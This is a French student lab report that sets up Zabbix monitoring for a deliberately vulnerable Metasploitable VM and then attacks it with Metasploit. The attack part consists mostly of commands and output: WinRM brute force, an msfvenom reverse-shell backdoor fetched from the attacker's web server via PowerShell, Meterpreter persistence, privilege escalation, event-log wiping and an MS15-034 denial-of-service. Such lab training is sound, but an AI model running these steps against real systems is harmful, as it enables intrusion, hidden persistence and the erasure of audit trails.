Affichage de 9 sur 9 trouvés

FIGURE 30 – Création de tous les items

Ensuite, j'ai mis en place un trigger pour chaque item créé précédemment. Ici l'expression que j'ai utilisé est une fonction last afin de traiter uniquement le dernier état qui est envoyé au serveur Zabbix, ensuite je vérifie que cet état (étant d'un type numérique) n'est pas différent de 0 car 0 signifie que le service est en mode *"Running"* et 6 qu'il est *"Stopped"*. Si jamais l'état est différent de 0, alors le trigger apparaît sur le Dashboard.

<input type="checkbox"/> Sévérité	Nom ▲	Operational data	Expression	État	Tags
<input type="checkbox"/> Moyen	Service "ftpsvc" down		last(/Services/MetasploitableW2k8/service_state[ftpsvc])<=>0	Activé	
<input type="checkbox"/> Moyen	Service "IIS" down		last(/Services/MetasploitableW2k8/service_state[W3SVC])<=>0	Activé	
<input type="checkbox"/> Moyen	Service "MEDC Apache" down		last(/Services/MetasploitableW2k8/service_state[MEDCServerComponent-Apache])<=>0	Activé	
<input type="checkbox"/> Moyen	Service "OpenSSH" down		last(/Services/MetasploitableW2k8/service_state[OpenSSHd])<=>0	Activé	
<input type="checkbox"/> Moyen	Service "RDP" down		last(/Services/MetasploitableW2k8/service_state[TermService])<=>0	Activé	
<input type="checkbox"/> Moyen	Service "SNMP" down		last(/Services/MetasploitableW2k8/service_state[SNMP])<=>0	Activé	
<input type="checkbox"/> Moyen	Service "WampApache" down		last(/Services/MetasploitableW2k8/service_state[wampapache])<=>0	Activé	
<input type="checkbox"/> Moyen	Service "WinRM" down		last(/Services/MetasploitableW2k8/service_state[WinRM])<=>0	Activé	
<input type="checkbox"/> Moyen	Service "Winrm" down		last(/Services/MetasploitableW2k8/service_state[Winrm])<=>0	Activé	

Affichage de 9 sur 9 trouvés

FIGURE 31 – Création de tous les triggers

Pour vérifier que tout fonctionne, je coupe le service FTP de la machine Windows Server 2k8




FIGURE 32 – Arrêt du FTP pour tester

Nous avons bien le trigger *Service "ftpsvc" down* qui est actif (Normalement l'hôte est en Orange parce que c'est une sévérité moyenne mais j'ai remarqué trop tard que j'ai pris le screen pendant qu'il clignotait. On peut d'ailleurs le voir sur la figure 31) On peut aussi remarquer mon matricule dans le nom de l'host créé précédemment.

Temps ▼	Info	Hôte	Problème • Sévérité	Durée	Acquitté	Actions	Tags
16:16:34		METASPLOITABLE ETU42877	Service "ftpsvc" down	4s	Non		

FIGURE 33 – Affichage du trigger sur le Dashboard

3 Metasploitable

3.1 Mise en place de Metasploit

1. J'ai mis en place la base de données

```
(ETU42877@kali)-[~]
$ sudo msfdb init

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

[sudo] password for ETU42877:
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
(Message from Kali developers)

We have kept /usr/bin/python pointing to Python 2 for backwards
compatibility. Learn how to change this and avoid this message:
⇒ https://www.kali.org/docs/general-use/python3-transition/

(Run "touch ~/.hushlogin" to hide this message)
[+] Creating databases 'msf_test'
(Message from Kali developers)

We have kept /usr/bin/python pointing to Python 2 for backwards
compatibility. Learn how to change this and avoid this message:
⇒ https://www.kali.org/docs/general-use/python3-transition/

(Run "touch ~/.hushlogin" to hide this message)
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```

FIGURE 34 – Msfdb init

2. J'ai ensuite lancé la console metasploit grâce a *msfconsole*

```
(ETU42877@kali)-[~]
$ msfconsole

Metasploit

      =[ metasploit v6.0.30-dev ]
+ -- --=[ 2099 exploits - 1129 auxiliary - 357 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]

Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search
```

FIGURE 35 – Msfconsole

Dans le doute, j'ai préféré refaire un scan incluant tous les ports possibles grâce à l'option `-p-`

```
msf6 > db_nmap -p- -sV 192.168.1.29
[*] Nmap: Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-25 11:30 EDT
[*] Nmap: Nmap scan report for 192.168.1.29
[*] Nmap: Host is up (0.00050s latency).
[*] Nmap: Not shown: 65494 closed ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 21/tcp    open  ftp          Microsoft ftpd
[*] Nmap: 22/tcp    open  ssh          OpenSSH 7.1 (protocol 2.0)
[*] Nmap: 80/tcp    open  http         Microsoft IIS httpd 7.5
[*] Nmap: 135/tcp   open  msrpc        Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
[*] Nmap: 1617/tcp  open  java-rmi     Java RMI
[*] Nmap: 3306/tcp  open  mysql        MySQL 5.5.20-log
[*] Nmap: 3389/tcp  open  ssl/ms-wbt-server?
[*] Nmap: 3700/tcp  open  giop         CORBA naming service
[*] Nmap: 3820/tcp  open  ssl/scp?
[*] Nmap: 3920/tcp  open  ssl/exasoftport1?
[*] Nmap: 4848/tcp  open  ssl/appserv-http?
[*] Nmap: 5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
[*] Nmap: 7676/tcp  open  java-message-service  Java Message Service 301
[*] Nmap: 8020/tcp  open  http         Apache httpd
[*] Nmap: 8027/tcp  open  unknown
[*] Nmap: 8080/tcp  open  http         Sun GlassFish Open Source Edition 4.0
[*] Nmap: 8181/tcp  open  ssl/intermapper?
[*] Nmap: 8383/tcp  open  ssl/http     Apache httpd
[*] Nmap: 8484/tcp  open  http         Jetty winstone-2.8
[*] Nmap: 8585/tcp  open  http         Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
[*] Nmap: 8686/tcp  open  java-rmi     Java RMI
[*] Nmap: 9200/tcp  open  wap-wsp?
[*] Nmap: 9300/tcp  open  vrace?
[*] Nmap: 10050/tcp open  ssl/zabbix-agent?
[*] Nmap: 47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
[*] Nmap: 49152/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 49153/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 49154/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 49175/tcp open  java-rmi     Java RMI
[*] Nmap: 49176/tcp open  tcpwrapped
[*] Nmap: 49177/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 49178/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 49202/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 49229/tcp open  ssh          Apache Mina sshd 0.8.0 (protocol 2.0)
[*] Nmap: 49230/tcp open  jenkins-listener  Jenkins TcpSlaveAgentListener
[*] Nmap: 49281/tcp open  java-rmi     Java RMI
[*] Nmap: 49284/tcp open  unknown
[*] Nmap: 49285/tcp open  unknown
[*] Nmap: 49286/tcp open  unknown
```

FIGURE 39 – Second scan avec `db_nmap` sur tous les ports

Enfin, grâce à la base de données de metasploit, je peux voir le résumé de mes différents scan grâce à `"services"`. J'ai également noté mon matricule dans le fond car étant donné que l'on travaille sur la console metasploit, on ne voit jamais l'utilisateur apparaître.

```
msf6 > services
Services
-----
host      port  proto  name                state  info
-----
192.168.1.29 21    tcp    ftp                  open   Microsoft ftpd
192.168.1.29 22    tcp    ssh                  open   OpenSSH 7.1 protocol 2.0
192.168.1.29 80    tcp    http                 open   Microsoft IIS httpd 7.5
192.168.1.29 135   tcp    msrpc                open   Microsoft Windows RPC
192.168.1.29 139   tcp    netbios-ssn         open   Microsoft Windows netbios-ssn
192.168.1.29 445   tcp    microsoft-ds         open   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
192.168.1.29 1617  tcp    java-rmi             open   Java RMI
192.168.1.29 3306  tcp    mysql                open   MySQL 5.5.20-log
192.168.1.29 3389  tcp    ssl/ms-wbt-server    open
192.168.1.29 3700  tcp    giop                 open   CORBA naming service
192.168.1.29 3820  tcp    ssl/scp?             open
192.168.1.29 3920  tcp    ssl/exasoftport1?    open
192.168.1.29 4848  tcp    ssl/appserv-http?    open
192.168.1.29 5985  tcp    http                 open   Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
192.168.1.29 7676  tcp    java-message-service open   Java Message Service 301
192.168.1.29 8020  tcp    http                 open   Apache httpd
192.168.1.29 8027  tcp    unknown
192.168.1.29 8080  tcp    http                 open   Sun GlassFish Open Source Edition 4.0
192.168.1.29 8181  tcp    ssl/intermapper?     open
192.168.1.29 8383  tcp    ssl/http             open   Apache httpd
192.168.1.29 8484  tcp    http                 open   Jetty winstone-2.8
192.168.1.29 8585  tcp    http                 open   Apache httpd 2.2.21 (Win64) PHP/5.3.10 DAV/2
192.168.1.29 8686  tcp    java-rmi             open   Java RMI
192.168.1.29 9200  tcp    wap-wsp?             open
192.168.1.29 9300  tcp    vrace?               open
192.168.1.29 10050 tcp    ssl/zabbix-agent?    open
192.168.1.29 47001 tcp    http                 open   Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
192.168.1.29 49152 tcp    msrpc                open   Microsoft Windows RPC
192.168.1.29 49153 tcp    msrpc                open   Microsoft Windows RPC
192.168.1.29 49154 tcp    msrpc                open   Microsoft Windows RPC
192.168.1.29 49175 tcp    java-rmi             open   Java RMI
192.168.1.29 49176 tcp    tcpwrapped           open
192.168.1.29 49177 tcp    msrpc                open   Microsoft Windows RPC
192.168.1.29 49178 tcp    msrpc                open   Microsoft Windows RPC
192.168.1.29 49202 tcp    msrpc                open   Microsoft Windows RPC
192.168.1.29 49229 tcp    ssh                  open   Apache Mina sshd 0.8.0 protocol 2.0
192.168.1.29 49230 tcp    jenkins-listener     open   Jenkins TcpSlaveAgentListener
192.168.1.29 49281 tcp    java-rmi             open   Java RMI
192.168.1.29 49284 tcp    unknown
192.168.1.29 49285 tcp    unknown
192.168.1.29 49286 tcp    unknown

msf6 > C'est bien de moi - ETU42877
```

FIGURE 40 – Résultat de tous mes scans

3.3 Vulnérabilité : WinRM

1. J'ai tout d'abord cherché à savoir ce qu'était exactement le port 5985 parce que l'information que me donnait le scan ne me parlait pas. J'ai donc appris que c'était en général le service WinRM qui l'utilisait.

Port(s)	Protocol	Service	Details	Source
5985	tcp	winrm	WinRM 2.0 (Microsoft Windows Remote Management) uses port 5985/tcp for HTTP and 5986/tcp for HTTPS by default. IANA Registered for: WBEM WS-Management HTTP, registered 2006-11	SG
5985	tcp,udp	wsman	WBEM WS-Management HTTP, registered 2006-11	IANA

FIGURE 41 – Reconnaissance du port 5985

2. Afin de savoir si il y avait des modules pouvait me permettre d'attaquer le service WinRM, je me suis rendu sur Rapid7 où j'ai découvert que plusieurs modules pouvait m'être utile. Je vais donc en utiliser 2 à savoir *WinRM Login Utility* et *WinRM Command Runner*. Le premier va me permettre de faire un brute force sur le service afin de récupérer les credentials pour utiliser le second module qui lui va me permettre d'injecter des commandes dans une invite de commande Windows.




FIGURE 42 – Renseignement sur Rapid7

3. Je mets en place le brute force en utilisant 2 fichiers (un pour le username et un pour le password) qui sont directement sur notre kali dans `"/usr/share/wordlists/metasploit/"`. Et je complète aussi les autres options grâce à `hosts -R` qui va compléter certaines options grâce à la base de données qui fut complétée par mes scans.

```
msf6 auxiliary(scanner/winrm/winrm_login) > hosts -R
Hosts
=====
address      mac           name  os_name  os_flavor  os_sp  purpose  info  comments
-----
192.168.1.29  08:00:27:e9:c4:a9  Windows 7  client

RHOSTS => 192.168.1.29

msf6 auxiliary(scanner/winrm/winrm_login) > set PASS_FILE /usr/share/wordlists/metasploit/unix_passwords.txt
PASS_FILE => /usr/share/wordlists/metasploit/unix_passwords.txt
msf6 auxiliary(scanner/winrm/winrm_login) > set USER_FILE /usr/share/wordlists/metasploit/unix_users.txt
USER_FILE => /usr/share/wordlists/metasploit/unix_users.txt
msf6 auxiliary(scanner/winrm/winrm_login) >
```

FIGURE 43 – Complétion des options

4. Voici les credentials obtenu

```

[-] 192.168.1.29:5985 - LOGIN FAILED: WORKSTATION\zabbix:74k0 *mm# (Incorrect: )
[-] 192.168.1.29:5985 - LOGIN FAILED: WORKSTATION\zabbix:arcsight (Incorrect: )
[-] 192.168.1.29:5985 - LOGIN FAILED: WORKSTATION\zabbix:MargaretThatcheris110%SEXY (Incorrect: )
[-] 192.168.1.29:5985 - LOGIN FAILED: WORKSTATION\zabbix:karaf (Incorrect: )
[-] 192.168.1.29:5985 - LOGIN FAILED: WORKSTATION\zabbix:vagrant (Incorrect: )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/winrm/winrm_login) > creds
Credentials
=====
host            origin          service         public          private         realm          private_type    JtR Format
-----
192.168.1.29    192.168.1.29    5985/tcp (http) administrator   vagrant         WORKSTATION     Password
192.168.1.29    192.168.1.29    5985/tcp (http) vagrant        vagrant         WORKSTATION     Password
msf6 auxiliary(scanner/winrm/winrm_login) >

```

FIGURE 44 – Résultat du Brute force

5. Dans le but d'avoir un accès longue durée a la machine (ce que le 2ème module ne me permettra pas) j'ai créé une backdoor avec le payload `" /windows/meterpreter/reverse_tcp"`

```

msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.33 LPORT=8888 -f exe > /home/ETU42877/Desktop/Backdoor.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.33 LPORT=8888 -f exe > /home/ETU42877/Desktop/Backdoor.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
msf6 >

```

FIGURE 45 – Création de la backdoor

6. A partir de là je me suis demandé comment j'allais pouvoir télécharger et lancer la backdoor sur la machine distante. J'ai choisis de partir sur un petit serveur Apache qui hébergerait ma backdoor, et qui me permettrait de la récupérer a partir d'un prompt Windows. Je commence donc par mettre en place le serveur WEB et je mets ma Backdoor dans le dossier `/var/www/html/`.

```

(ETU42877@kali)~$ sudo apt install apache2
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
apache2 is already the newest version (2.4.46-4).
apache2 set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 544 not upgraded.
(ETU42877@kali)~$ cp ./Desktop/Backdoor.exe /var/www/html/Backdoor.exe
cp: cannot create regular file '/var/www/html/Backdoor.exe': Permission denied
(ETU42877@kali)~$ sudo cp ./Desktop/Backdoor.exe /var/www/html/Backdoor.exe
(ETU42877@kali)~$ systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
   Active: inactive (dead)
     Docs: https://httpd.apache.org/docs/2.4/
(ETU42877@kali)~$ systemctl start apache2
(ETU42877@kali)~$ systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
   Active: active (running) since Wed 2021-05-26 09:18:34 EDT; 1s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 2359 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 2370 (apache2)
    Tasks: 6 (limit: 2299)
   Memory: 17.9M
      CPU: 44ms
   CGroup: /system.slice/apache2.service
           └─2370 /usr/sbin/apache2 -k start
             └─2371 /usr/sbin/apache2 -k start
               └─2372 /usr/sbin/apache2 -k start
                 └─2373 /usr/sbin/apache2 -k start
                   └─2374 /usr/sbin/apache2 -k start
                     └─2375 /usr/sbin/apache2 -k start

```

FIGURE 46 – Mise en place d'un serveur Apache

7. J'utilise donc maintenant le module `auxiliary/scanner/winrm/winrm_cmd` afin de pouvoir exécuter du code dans l'invite de commande de la cible. La commande que je vais utiliser sera `"powershell -Command Invoke-WebRequest -Uri http://192.168.1.33/Backdoor.exe -OutFile littlegame.exe"` qui me permettra de télécharger la backdoor se trouvant sur mon serveur web en passant par une commande powershell.

```
msf6 auxiliary(scanner/winrm/winrm_cmd) > set CMD powershell -Command Invoke-WebRequest -Uri http://192.168.1.33/Backdoor.exe -OutFile littlegame.exe
CMD => powershell -Command Invoke-WebRequest -Uri http://192.168.1.33/Backdoor.exe -OutFile littlegame.exe
msf6 auxiliary(scanner/winrm/winrm_cmd) > run

[*] 192.168.1.29:5985 :
[*] Results saved to /home/ETU42877/.msf4/loot/20210527152424_default_192.168.1.29_winrm.cmd_result_670239.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/winrm/winrm_cmd) > █
```

FIGURE 47 – Téléchargement de la backdoor sur la cible

8. Vient le moment d'exécuter la backdoor. Pour cela, je mets en place un listener sur un autre terminal de façon à directement interagir avec meterpreter quand j'aurais exécuter la backdoor avant que la session ne meure.

```
msf6 auxiliary(scanner/winrm/winrm_cmd) > set CMD littlegame.exe
CMD => littlegame.exe
msf6 auxiliary(scanner/winrm/winrm_cmd) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

msf6 exploit(multi/handler) > set LHOST 192.168.1.33
LHOST => 192.168.1.33
msf6 exploit(multi/handler) > set LPORT 8888
LPORT => 8888
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.1.33    | yes      | The listen address (an interface may be specified)        |
| LPORT    | 8888            | yes      | The listen port                                           |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.1.33    | yes      | The listen address (an interface may be specified)        |
| LPORT    | 8888            | yes      | The listen port                                           |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.33:8888
[*] Sending stage (175174 bytes) to 192.168.1.29
[*] Meterpreter session 1 opened (192.168.1.33:8888 -> 192.168.1.29:49635) at 2021-05-26 09:51:02 -0400

meterpreter >
```

FIGURE 48 – Lancement de la backdoor et écoute de celle-ci

9. Je dois me dépêcher de migrer la session vers un autre PID car celle-ci a un temps de vie minime.

```
meterpreter > migrate 3984
[*] Migrating from 5660 to 3984 ...
[*] Migration completed successfully.
meterpreter > █
```

FIGURE 49 – Migration vers un autre pid

10. Je vérifie que tout fonctionne correctement en faisant un petit *pwd* et un *ls*. On peut d'ailleurs vérifier qu'il s'agit de ma machine car lors de mon *ls* dans le dossier *C:\Users*, on y voit mon utilisateur *ETU42877W* !

```
meterpreter > cd ..
meterpreter > pwd
C:\Windows
meterpreter > cd ..
meterpreter > dir
Listing: C:\

Mode                Size           Type             Last modified          Name
-----
40777/rwxrwxrwx    4096         dir           2009-07-13 23:18:56 -0400 $Recycle.Bin
100444/r--r--r--    8192         fil           2021-05-02 06:05:18 -0400 BOOTSECT.BAK
40777/rwxrwxrwx    4096         dir           2021-05-02 06:05:18 -0400 Boot
40777/rwxrwxrwx     0           dir           2009-07-14 01:06:44 -0400 Documents and Settings
40777/rwxrwxrwx     0           dir           2021-05-02 05:36:38 -0400 ManageEngine
40777/rwxrwxrwx     0           dir           2009-07-13 23:20:08 -0400 PerfLogs
40555/r-xr-xr-x    4096         dir           2009-07-13 23:20:08 -0400 Program Files
40555/r-xr-xr-x    4096         dir           2009-07-13 23:20:08 -0400 Program Files (x86)
40777/rwxrwxrwx    4096         dir           2009-07-13 23:20:08 -0400 ProgramData
40777/rwxrwxrwx     0           dir           2021-05-02 05:06:43 -0400 Recovery
40777/rwxrwxrwx     0           dir           2021-05-02 05:23:23 -0400 RubyDevKit
40777/rwxrwxrwx    4096         dir           2021-05-02 05:05:41 -0400 System Volume Information
40555/r-xr-xr-x    4096         dir           2009-07-13 23:20:08 -0400 Users
40777/rwxrwxrwx   16384         dir           2009-07-13 23:20:08 -0400 Windows
100666/rw-rw-rw-    226         fil           2021-05-02 05:37:41 -0400 __Argon__.tmp
100444/r--r--r--   383786        fil           2021-05-02 06:05:18 -0400 bootmgr
40777/rwxrwxrwx     0           dir           2021-05-02 05:21:11 -0400 glassfish
40777/rwxrwxrwx     0           dir           2021-05-02 05:15:50 -0400 inetpub
100666/rw-rw-rw-     0           fil           2021-05-02 05:39:32 -0400 jack_of_diamonds.png
100666/rw-rw-rw-    103         fil           2021-05-02 05:37:43 -0400 java0.log
100666/rw-rw-rw-    103         fil           2021-05-02 05:37:43 -0400 java1.log
100666/rw-rw-rw-    103         fil           2021-05-02 05:37:43 -0400 java2.log
40777/rwxrwxrwx     0           dir           2021-05-02 05:23:05 -0400 openjdk6
0000/              3468832        fif           1970-02-09 18:55:28 -0500 pagefile.sys
40777/rwxrwxrwx     0           dir           2021-05-02 05:39:43 -0400 startup
40777/rwxrwxrwx     0           dir           2021-05-22 07:30:15 -0400 tmp
40777/rwxrwxrwx     0           dir           2021-05-02 05:23:19 -0400 tools
40777/rwxrwxrwx    4096         dir           2021-05-02 05:22:42 -0400 wamp

meterpreter > cd Users
meterpreter > dir
Listing: C:\Users

Mode                Size           Type             Last modified          Name
-----
40777/rwxrwxrwx    8192         dir           2021-05-02 05:15:40 -0400 Administrator
40777/rwxrwxrwx     0           dir           2009-07-14 01:06:44 -0400 All Users
40777/rwxrwxrwx     0           dir           2021-05-02 05:16:11 -0400 Classic .NET AppPool
40555/r-xr-xr-x    8192         dir           2009-07-13 23:20:08 -0400 Default
40777/rwxrwxrwx     0           dir           2009-07-14 01:06:44 -0400 Default User
40777/rwxrwxrwx     0           dir           2021-05-24 09:59:04 -0400 ETU42877W
40555/r-xr-xr-x    4096         dir           2009-07-13 23:20:08 -0400 Public
100666/rw-rw-rw-    174         fil           2009-07-14 00:57:55 -0400 desktop.ini
40777/rwxrwxrwx    8192         dir           2021-05-02 05:11:05 -0400 sshd_server
40777/rwxrwxrwx     0           dir           2021-05-02 05:06:44 -0400 vagrant
```

FIGURE 50 – Vérification que la session fonctionne bien

11. Ensuite, on rends notre backdoor persistente grâce a la commande *run persistence*

```
meterpreter > run persistence

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/ETU42877/.msf4/logs/persistence/METASPLOITABLE3_20210526.5320/METASPLOITABLE3_20210526.5320.rc
[*] Creating Payload-windows/meterpreter/reverse_tcp LHOST=192.168.1.33 LPORT=4444
[*] Persistent agent script is 99672 bytes long
[+] Persistent Script written to C:\Windows\SERVIC-2\LOCALS-1\AppData\Local\Temp\cQpJKXvB.vbs
[*] Executing script C:\Windows\SERVIC-2\LOCALS-1\AppData\Local\Temp\cQpJKXvB.vbs
[+] Agent executed with PID 4492
meterpreter > █
```

FIGURE 51 – Run persistence

12. Il ne nous reste plus qu'à supprimer toutes traces de notre passage

```
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > screenshot
Screenshot saved to: /home/ETU42877/cvFUeDjQ.jpeg
meterpreter > run event_manager -c
[-] You must specify an eventlog to query!
[*] Application:
[*] Clearing Application
[*] Event Log Application Cleared!
[*] HardwareEvents:
[*] Clearing HardwareEvents
[*] Event Log HardwareEvents Cleared!
[*] Internet Explorer:
[*] Clearing Internet Explorer
[*] Event Log Internet Explorer Cleared!
[*] Key Management Service:
[*] Clearing Key Management Service
[*] Event Log Key Management Service Cleared!
[*] Security:
[*] Clearing Security
[*] Event Log Security Cleared!
[*] System:
[*] Clearing System
[*] Event Log System Cleared!
[*] Windows PowerShell:
[*] Clearing Windows PowerShell
[*] Event Log Windows PowerShell Cleared!
meterpreter > 
```

FIGURE 52 – Suppression des logs

IMPORTANT : Les derniers points qui sont la persistance et la suppression des logs sont les mêmes dès qu'on a un accès à meterpreter, je ne remontrerai donc pas ces points dans les prochaines attaques.

3.4 Vulnérabilité : IIS HTTP

Pour cette vulnérabilité, je me suis mis à chercher des potentiels modules et CVE qui pourraient être utiles pour la version du service rencontré. Je suis alors tombé sur la *CVE-2015-1635* qui est une vulnérabilité dans le stack du protocole HTTP. Le module *auxiliary/dos/http/ms15_034_ulonglongadd* exploite cette vulnérabilité pour faire une attaque **DOS**.

```
msf6 > search CVE-2015-1635
Matching Modules
-----
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/dos/http/ms15_034_ulonglongadd  normal         Yes   MS15-034 HTTP Protocol Stack Request Handling Denial-of-Service
1  auxiliary/scanner/http/ms15_034_http_sys_memory_dump  normal         Yes   MS15-034 HTTP Protocol Stack Request Handling HTTP.SYS Memory Information Disclosure
```

FIGURE 53 – Recherche de module associé à la CVE-2015-1635

Je remplis donc toutes les options et je lance cette attaque **très simple**.

```

msf6 > use auxiliary/dos/http/ms15_034_ulonglongadd
msf6 auxiliary(dos/http/ms15_034_ulonglongadd) > info
Name: MS15-034 HTTP Protocol Stack Request Handling Denial-of-Service
Module: auxiliary/dos/http/ms15_034_ulonglongadd
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
  Bill Finlayson
  sinn3r <sinn3r@metasploit.com>

Check supported:
  Yes

Basic options:


| Name      | Current Setting | Required | Description                                                                        |
|-----------|-----------------|----------|------------------------------------------------------------------------------------|
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                       |
| RHOSTS    | 192.168.1.29    | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT     | 80              | yes      | The target port (TCP)                                                              |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                         |
| TARGETURI | /               | no       | URI to the site (e.g /site/) or a valid file resource (e.g /welcome.png)           |
| THREADS   | 1               | yes      | The number of concurrent threads (max one per host)                                |
| VHOST     |                 | no       | HTTP server virtual host                                                           |



Description:
  This module will check if scanned hosts are vulnerable to
  CVE-2015-1635 (MS15-034), a vulnerability in the HTTP protocol stack
  (HTTP.sys) that could result in arbitrary code execution. This
  module will try to cause a denial-of-service.

References:
  https://cvedetails.com/cve/CVE-2015-1635/
  https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2015/MS15-034
  http://pastebin.com/ypURDPc4
  https://github.com/rapid7/metasploit-framework/pull/5150
  https://community.qualys.com/blogs/securitylabs/2015/04/20/ms15-034-analyze-and-remote-detection
  http://www.securitysift.com/an-analysis-of-ms15-034/

msf6 auxiliary(dos/http/ms15_034_ulonglongadd) > run
[*] DOS request sent
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

